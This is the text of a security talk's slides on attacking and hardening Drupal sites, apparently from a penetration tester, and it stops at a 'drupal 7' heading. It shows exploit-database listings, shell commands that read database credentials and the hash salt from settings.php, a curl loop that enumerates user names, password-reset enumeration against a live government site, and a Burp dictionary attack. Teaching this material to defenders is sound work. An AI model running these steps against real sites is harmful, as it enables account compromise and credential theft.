

Attacking Drupal

Hacking and Securing Drupal
Web Applications

Greg Foss





disclaimer

This talk and associated scripts are
for educational purposes only. I am
not liable for what you do with this
information...



who

- Greg.Foss [at] LogRhythm.com
- Senior Security Research Engineer @ 
- Web Developer => Penetration Tester => Researcher





what

Drupal

From Wikipedia, the free encyclopedia

Drupal /dru:pəl/ is a free and open-source content management framework (CMF) written in PHP and distributed under the GNU General Public License.^{[3][4][5]} It is used as a back-end system for at least 2.1% of all websites worldwide^{[6][7]} ranging from personal blogs to corporate, political, and government sites including whitehouse.gov and data.gov.uk.^[8] It is also used for knowledge management and business collaboration.

The standard release of Drupal, known as **Drupal core**, contains basic features common to content management systems. These include user account registration and maintenance, menu management, RSS feeds, page layout customization, and system administration. The Drupal core installation can be used as a **brochureware** website, a single- or multi-user blog, an **Internet forum**, or a community website providing for **user-generated content**.

As of January 2013, there are more than 20,100^[9] free community-contributed addons, known as contributed modules, available to alter and extend Drupal's core capabilities and add new features or customize Drupal's behavior and appearance. Because of this plug-in extensibility and modular design, Drupal is described as a **content management framework**.^{[4][10]} Drupal is also described as a **web application framework**, as it meets the generally accepted **feature requirements** for such frameworks.

Although Drupal offers a sophisticated **programming interface** for developers, no programming skills are required for basic website installation and administration.^[11]

Drupal runs on any computing platform that supports both a web server capable of running PHP (including Apache, IIS, Lighttpd, Hiawatha, Cherokee or Nginx) and a database (such as MySQL, MongoDB, MariaDB, PostgreSQL, SQLite, or Microsoft SQL Server) to store content and settings. Drupal 6 requires PHP 4.4.0 or higher, while Drupal 7 requires PHP 5.2.5 or higher.^[5]



why

- Open Source!
- Popular – Government, Business, Personal, etc.
- Easy to install, configure, and use.
- Minimal back-end knowledge or PHP/MySQL experience necessary (for basic site configurations)
- Excellent community!



how

- Attacker's Perspective...
- Default configurations and common mistakes
- Third party and contributed modules
- Development tools remain in production applications
- Outdated CMS and modules
- Extensibility and Permissions



question...

What do you do?



NO



FreakingNews.com

Company Confidential

 LogRhythm™



why scanning isn't enough

- Drupal core is fairly well hardened against injection attacks
 - Contributed and/or third-party modules are not, and should be thoroughly reviewed
- Good exploits are few and far between

root@kali:~# searchsploit drupal

Description	Path
Drupal <= 4.5.3 & <= 4.6.1 Comments PHP Injection Exploit	/php/webapps/1088.pl
Drupal <= 4.7 (attachment mod_mime) Remote Exploit	/php/webapps/1821.php
Drupal < 5.1 (post comments) Remote Command Execution Exploit v2	/php/webapps/3312.pl
Drupal < 4.7.6 (post comments) Remote Command Execution Exploit v2	/php/webapps/3313.pl
Drupal <= 5.2 PHP Zend Hash Vulnerability Exploitation Vector	/php/webapps/4510.txt
Drupal Sections Module XSS Vulnerability	/php/webapps/10485.txt
0day Drupal DOS <= 6.16 and 5.21	/php/dos/10826.sh
0day Drupal <= 6.15 Multiple Permanent XSS	/php/webapps/11060.txt
Drupal CKEditor 3.0 - 3.6.2 - Persistent EventHandler XSS	/php/webapps/18389.txt
Drupal CMS 7.12 (latest stable release) Multiple Vulnerabilities	/php/webapps/18564.txt
Drupal 4.0 News Message HTML Injection Vulnerability	/php/webapps/21863.txt
Drupal 4.1/4.2 Cross-Site Scripting Vulnerability	/php/webapps/22940.txt
Persistent XSS in CKEditor <4.1 via WYSIWYG module Drupal 6.x & 7.x	/php/webapps/25493.txt
Drupal 4.x URL-Encoded Input HTML Injection Vulnerability	/php/webapps/27020.txt

root@kali:~#



why scanning isn't enough

The screenshot shows a Firefox browser window with three tabs open:

- Search « Exploits Database by Offensive Security - Mozilla Firefox
- Welcome to Drupal | Drupal
- Search « Exploits Database ...

The main content area displays a search result for "Drupal". The results table has the following columns:

Date	D	A	V	Description	Plat.	Author
2012-03-02	⬇️	📅	⌚	Drupal CMS 7.12 (latest stable release) Multiple Vulnerabilities	10595	php
2012-01-19	⬇️	-	✓	Drupal CKEditor 3.0 - 3.6.2 - Persistent EventHandler XSS	3738	php
2010-07-25	⬇️	-	✓	PHP XML-RPC Arbitrary Code Execution	1742	php
2010-03-29	⬇️	-	✓	How to develop WhatWeb 0.4 plugins	3440	Andrew Horton
2010-02-07	⬇️	-	⌚	TinyMCE WYSIWYG Editor Multiple Vulnerabilities	2383	php
2010-01-07	⬇️	📅	✓	0day Drupal <= 6.15 Multiple Permanent XSS	8739	php
2009-12-31	⬇️	📅	✓	0day Drupal DOS <= 6.16 and 5.21	5002	php
2009-12-16	⬇️	-	✓	Drupal Sections Module XSS Vulnerability	2491	php
2009-11-24	⬇️	-	✓	Quick.Cart 3.4 and Quick.CMS 2.4 CSRF Vulnerabilities	716	php
2009-07-30	⬇️	-	✓	[ezine] ZFO 5	8286	ZFO
2008-11-02	⬇️	-	✓	[ezine] i sh0t the white hat 4	5768	aix
2008-03-16	⬇️	-	✓	Multiple Timesheets <= 5.0 Multiple Remote Vulnerabilities	434	php
2007-10-10	⬇️	-	✓	Drupal <= 5.2 PHP Zend Hash Vulnerability Exploitation Vector	2554	php
2007-02-15	⬇️	-	✓	Drupal < 5.1 (post comments) Remote Command Execution Exploit v2	2647	php
2007-02-15	⬇️	-	✓	Drupal < 4.7.6 (post comments) Remote Command Execution Exploit v2	2696	php
2006-05-24	⬇️	-	✓	Drupal <= 4.7 (attachment mod_mime) Remote Exploit	1803	php
2005-07-05	⬇️	-	✓	Drupal <= 4.5.3 & <= 4.6.1 Comments PHP Injection Exploit	3001	php
2005-07-01	⬇️	-	✓	XML-RPC Library <= 1.3.0 (xmlrpc.php) Remote Code Injection Exploit	2264	php
2003-07-21	⬇️	-	✓	Drupal 4.1/4.2 Cross-Site Scripting Vulnerability	377	php
2002-09-25	⬇️	-	✓	Drupal 4.0 News Message HTML Injection Vulnerability	503	php



why scanning isn't enough


```
root@kali:~# msfpro
[*] Starting Metasploit Console...
[+] Metasploit Pro extensions have been activated
[*] Successfully loaded plugin: pro
msf-pro > search drupal
Matching Modules
-----
Name                                Disclosure Date      Rank      Description
-----                               -----
auxiliary/scanner/http/drupal_views_user_enum    2010-07-02 00:00:00 UTC  normal   Drupal Views Module Users Enumeration
exploit/unix/webapp/php_xmlrpc_eval           2005-06-29 00:00:00 UTC  excellent PHP XML-RPC Arbitrary Code Execution

fixed in Drupal versions 4.5.4 / 4.6.2
not viewed as a vulnerability
by the Drupal security team
```



other ways to find site information

- [domain.com] inurl:changelog.txt



Drupal 7.24, 2013-11-20

- Fixed security issues (multiple vulnerabilities), see SA-CORE-2013-003.

Drupal 7.23, 2013-08-07

- Fixed a fatal error on PostgreSQL databases when updating the Taxonomy module from Drupal 6 to Drupal 7.
- Fixed the default ordering of CSS files for sites using right-to-left languages, to consistently place the right-to-left override file immediately after the CSS it is overriding (API change: <https://drupal.org/node/2058463>).
- Added a drupal_check_memory_limit() API function to allow the memory limit to be checked consistently (API addition).
- Changed the default web.config file for IIS servers to allow favicon.ico files which are present in the filesystem to be accessed.
- Fixed inconsistent support for the 'tel' protocol in Drupal's URL filtering functions.
- Performance improvement: Allowed all hooks to be included in the module_implements() cache, even those that are only invoked on HTTP POST requests.
- Made the database system replace truncate queries with delete queries when inside a transaction, to fix issues with PostgreSQL and other databases.
- Fixed a bug which caused nested contextual links to display improperly.
- Fixed a bug which prevented cached image derivatives from being flushed for private files and other non-default file schemes.
- Fixed drupal_render() to always return an empty string when there is no output, rather than sometimes returning NULL (minor API change).
- Added protection to cache_clear_all() to ensure that non-cache tables cannot be truncated (API addition: a new isValidBin() method has been added to the default database cache implementation).
- Changed the default .htaccess file to support HTTP authorization in CGI environments.
- Changed the password reset form to pre-fill the username when requested via a URL query parameter, and used this in the error message that appears after a failed login attempt (minor data structure and behavior change).
- Fixed broken support for foreign keys in the field API.
- Fixed "No active batch" error when a user cancels their own account.
- Added a description to the "access content overview" permission on the



intelligent fingerprinting

- <https://code.google.com/p/cms-explorer/>
- # perl cms-explorer.pl --url http://attacking.drupal.org/d7/ --type drupal --osvdb
- <http://blindelephant.sourceforge.net/>
- # python BlindElephant.py http://attacking.drupal.org/d7 drupal



plan of attack

- Scope
- Authentication / Authorization
- Configuration Management / Business Logic
- Session Management / User Permissions
- Timeframe
- Configuration settings and business logic are key...



necessary access

- Appropriate access for testing:
 - Administrative account
 - ‘Basic user’ account
 - Content manager/creator account
 - Other applicable accounts



necessary access

- Already have server access?
- Drush available?
- Create a one-time link to log in as an admin...
- \$ cd [drupal directory]
\$ drush uli

```
root@ubuntu:/# cd /var/www/d7/
root@ubuntu:/var/www/d7# drush uli
http://default/?q=user/reset/1/1387092338/WzHOVuXLcLNWmaZapLyieWSJfWnockG1s3IYBxG
EoFQ
root@ubuntu:/var/www/d7#
```



necessary access

The screenshot shows a web browser window titled "Reset password | dr00pal 7". The address bar contains the URL "attacking.drupal.org/d7/?q=user/reset/1/1387092338/WzHOVuXLcLNWmaZapLyieWSjfWnockG1s3lYBxGEoFQ". The browser toolbar includes "Disable", "Cookies", "CSS", "Forms", "Images", "Information", "Miscellaneous", and "Outline". The main content area features the Drupal logo and the text "dr00pal 7". A "Home" button is visible. Below this, the page title is "Reset password". It states: "This is a one-time login for *admin* and will expire on *Sun, 12/15/2013 - 23:25*". It instructs the user to "Click on this button to log in to the site and change your password." and notes that "This login can be used only once." A "Log in" button is at the bottom.



scope

- GitHub / SVN repos are key resources.
- Understand the target environment
- Dynamic / Static Analysis?
- Penetration Test?
- Full Source Code Available?
- Don't forget the basics!




want to know more?

use the source, Luke!



GitHub queries



A screenshot of the GitHub search interface. The search bar contains the query "extension:php mysql_query \$_GET". A red box highlights the text "We've found 113,301 code results". Below this, a code snippet from a file named "/SCARY - xss_and_sql_false_positive2.php" is shown, with line numbers 1 through 5. The code includes several instances of the \$_GET variable.

extension:php mysql_query \$_GET

We've found 113,301 code results

/SCARY - xss_and_sql_false_positive2.php

Last indexed 5 months ago

1	<?php
2	\$b="SELECT ".\$_GET['id'];
3	\$b=htmlspecialchars(\$b);
4	mysql_query(\$b); ## SQL
5	?>



GitHub scraping

- <http://blog.conviso.com.br/2013/06/github-hacking-for-fun-and-sensitive.html>



GitHub scraping

- Scrape an internal GitHub deployment...

```
# request
# "https://www.github.com/search?l=&p=$num&q=$busca&ref=advsearch&type=Code";
$url=URI->new('https://www.github.com/search?l=');
$url->query_form('p'=>$num, 'q'=>$git_search, 'ref'=>'advsearch', 'type'=>'Code');
$request=LWP::UserAgent->new;
my $response=$request->get($url,@config);
# $res=$response->content;
$res=$response->decoded_content(charset => 'utf8');
```



./sites/default/settings.php

- Drupal 6
 - MySQL Connection String:

```
root@ubuntu:/var/www/d6# cat sites/default/settings.php | grep db_url
* Note that the $db_url variable gets parsed using PHP's built-in
* $db_url parts, you can escape them via URI hex encodings:
* of $db_url variables with the 'default' element used until otherwise
*   $db_url = 'mysql://username:password@localhost/databasename';
*   $db_url = 'mysqli://username:password@localhost/databasename';
*   $db_url = 'pgsql://username:password@localhost/databasename';
$db_url = 'mysqli://drupal6:          @localhost/drupal6';
root@ubuntu:/var/www/d6#
```



./sites/default/settings.php

- Drupal 7
 - MySQL Credentials

```
root@ubuntu:/var/www/d7# cat sites/default/settings.php | grep "$databases = array (" -A 14 | grep -v "*"
$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupal7',
      'username' => 'drupal7',
      'password' => '████████',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);
root@ubuntu:/var/www/d7# █
```

- Drupal Hash Salt

```
root@ubuntu:/var/www/d7# cat sites/default/settings.php | grep "hash_salt" | grep -v "*"
$drupal_hash_salt = 'XrvvtqQcsx6Q37hDTVtVWi0HqFVR0axDd3LmmjnMrmA';
root@ubuntu:/var/www/d7#
```

remediation



GitHub

Explore Features En

Search extension:gitignore sites/default/settings.php

We've found 46 code results

Last indexed 4 months ago

Copy of .gitignore

```
1 #ignore these
2 sites/*/files
3 sites/*/private
4 sites/default/settings.php
5 cache/
6 files/
7
8 /html/video-crew/video
...
8 /html/video-crew/video
9 /"Database Backup"
10 .DS_Store
11 .gitignore
12 .htaccess
13 .gitignore
14
15 sites/default/settings.php
```

Repositories 2

Code 46

Issues 357

Users

Advanced Search Cheat Sheet



resources

- Static analysis is outside of the scope of this talk...
- For more information on the inner-workings of Drupal security, please visit the following resources:
- <https://drupal.org/security>
- <http://crackingdrupal.com/>
- <http://drupalscout.com/>

Dynamic Analysis

Hacking and Securing Live Drupal Applications

Authentication

The screenshot shows a web browser window displaying the 'User account | We the People: Your Voice in Our Government' page. The URL in the address bar is <https://petitions.whitehouse.gov/user>. The page features the official seal of the White House and navigation links for Blog, Photos & Video, Briefing Room, Issues, the Administration, the White House, and our Government. A prominent green banner at the top reads 'WE the PEOPLE YOUR VOICE IN OUR GOVERNMENT'. Below the banner, there are buttons for Create a Petition, Open Petitions, Responses, and How & Why. On the right side, there's a call to action to 'Share Your Feedback' and links for Log in and Create an Account. A red box highlights the 'Login to Your Account' form, which includes fields for E-MAIL and PASSWORD, both marked with a red asterisk indicating they are required. The 'LOG IN' button is located at the bottom of the form.



forgot password abuse

the WHITE HOUSE PRESIDENT BARACK OBAMA ★★★★★ THE WHITE HOUSE WASHINGTON ★★★★★

BLOG PHOTOS & VIDEO BRIEFING ROOM ISSUES the ADMINISTRAT

WE *the* PEOPLE

YOUR VOICE IN OUR GOVERNMENT

CREATE A PETITION OPEN PETITIONS RESPONSES HOW & WHY

Sorry, *blah@blahbittyblah.com* is not recognized as a user name or an e-mail address.

Forgot Your Password?

To reset your password, please enter your email address below and click Submit. Instructions on how to change your password will be sent to your email address.

E-MAIL: *

SUBMIT



forgot password abuse

The screenshot shows the official website of the White House under President Barack Obama. The top navigation bar includes links for BLOG, PHOTOS & VIDEO, BRIEFING ROOM, ISSUES, and the ADMINISTRATION. A prominent green banner features the text "WE the PEOPLE" and "YOUR VOICE IN OUR GOVERNMENT". Below the banner are buttons for CREATE A PETITION, OPEN PETITIONS, RESPONSES, and HOW & WHY. A success message in a green box states: "Further instructions have been sent to your e-mail address." The main content area is titled "Login to Your Account" and includes fields for E-MAIL and PASSWORD, both marked with a red asterisk indicating they are required. A note below the email field says, "You may login with your e-mail address." A note below the password field says, "The password field is case sensitive." A "Forgot password?" link is located in the top right corner of the login form.

the WHITE HOUSE PRESIDENT BARACK OBAMA

BLOG PHOTOS & VIDEO BRIEFING ROOM ISSUES the ADMINISTRATION

WE the PEOPLE YOUR VOICE IN OUR GOVERNMENT

CREATE A PETITION OPEN PETITIONS RESPONSES HOW & WHY

Further instructions have been sent to your e-mail address.

Login to Your Account

E-MAIL: *

You may login with your e-mail address.

PASSWORD: *


The password field is case sensitive.

Forgot password?




user enumeration

- Iterate through accounts
- View comments, posts, etc.
- Social features, forums, etc.
- User Profiles.
- Not seen as a vuln by many.





user enumeration



```
1. root@kali: ~ (ssh)
root@kali:~# for i in $(seq 1 30); do curl -s -b SESS476df9d3b384038003fcbe0b6b6ae1ec=_fqQlHTqb4AQrnJBi4VEnqR7jqLy0mkP5cercVp9ysI http://attacking.drupal.org/d7/user/$i/ | grep "<title>" | cut -d "-" -f 3 | sed 's/.....$' | cut -d ">" -f 2 | cut -d "|" -f 1 | grep -i -v "page not found\\access denied"; done
admin
test
jalapeno
hamburgler
frog
r00t
pc
mac
ubuntu
manager
othermanager
qatester
monkey
skiddie
user
spam
newuser
confused
taco
ninja
root@kali:~#
```



user enumeration

- <https://drupal.org/node/1004778>

Community Documentation

[Community Docs Home](#) [Installation Guide](#) [Administration Guide](#)

Disclosure of usernames and user ids is not considered a weakness

*Last updated February 27, 2012. Created by greggles on December 21, 2010.
Edited by scor, Andrew Schulman, Josh The Geek. Log in to edit this page.*

The Drupal Security Team does not consider it a vulnerability that there are ways to determine a registered members username and/or user id value (i.e. the numeric uid).

Justification for considering username/uid to be sensitive information

This information may be useful to help an attacker gain access to a site. Once an attacker knows the username they have half of the information necessary to break into a site. Many security researchers and experts consider it to be a security weakness for a system to disclose the usernames available on a site.

Drupal's philosophy

Usernames are an important part of online identity. Having a public username helps other users of a site to know the identity of the person they are interacting with in a forum or a blog. Drupal is primarily intended to be used for sites where identity and interaction are key elements so it is reasonable for that information to be public.

Page status

No known problem

[Log in to edit this page](#)

About this page

Audience

Site users, Program administrators, Designers, Contributors

Administration



dictionary attacks

Request to http://attacking.drupal.org:80 [192.168.11.32]

Forward Drop Intercept is on Action Comment this item

Raw Params Headers Hex

```
POST /d7/?q=node&destination=node HTTP/1.1
Host: attacking.drupal.org
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:26.0) Gecko/20100101 Firefox/26.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://attacking.drupal.org/d7/?q=node&destination=node
Cookie: Drupal.toolbar.collapsed=0; has_js=1
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 117

name=test&pass=blah&form_build_id=form-wA_v9l6z9vDIWqax8U62BuCvL6qIq_XgsUgYXINgIyc&form_id=user_login_block&op=Log+in
```



dictionary attacks – drupal 6

The screenshot illustrates a dictionary attack against a Drupal 6 user login form. The left side shows the Drupal 6 login interface with a user named 'test' and a password field. The right side shows the 'Intruder attack 3' tool's results table and its corresponding response details.

Intruder attack 3 Results Table:

Request	Payload	Status	Error	Timeout	Length	Cookies
3411	zebra	200			6167	
3413	zeosx	200			6167	
3412	zenith	200			6167	
3414	zephyr	200			6167	
3415	zeppelin	200			6167	
3416	zeus	200			6167	
3417	zhongguo	200			6167	
3418	ziggy	200			6167	
3419	zimmerman	200			6167	
3420	zjaadc	200			6167	
3421	zmodem	200			6167	
3422	zombie	200			6167	
3423	zorro	200			6167	
3424	zxcvbnm	200			6167	
3425	testuser123	302			715	SESS89d24bb5c1c5825cff2757b60c75fb3=

HTTP Status Code, Response Length, and Session Token

Intruder attack 3 Response Details:

```
HTTP/1.1 302 Found
Date: Sun, 15 Dec 2013 16:22:52 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.9
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Last-Modified: Sun, 15 Dec 2013 16:22:52 GMT
Cache-Control: store, no-cache, must-revalidate
Cache-Control: post-check=0, pre-check=0
Set-Cookie: SESS89d24bb5c1c5825cff2757b60c75fb3=deleted; expires=Thu, 01-Jan-1970 00:00:00 GMT; path=/; HttpOnly
Set-Cookie: SESS89d24bb5c1c5825cff2757b60c75fb3=5fos77v89kc2sermp7i7mj5646; expires=Thu, 01-Jan-1970 00:00:00 GMT; path=/; HttpOnly
```

Tool Navigation and Status:

- Attack Save Columns
- Results Target Positions Payloads Options
- Filter: Showing all items
- Request Response
- Raw Headers Hex
- ?
- <
- +
- >
- Type a search term
- Finished



dictionary attacks – drupal 7

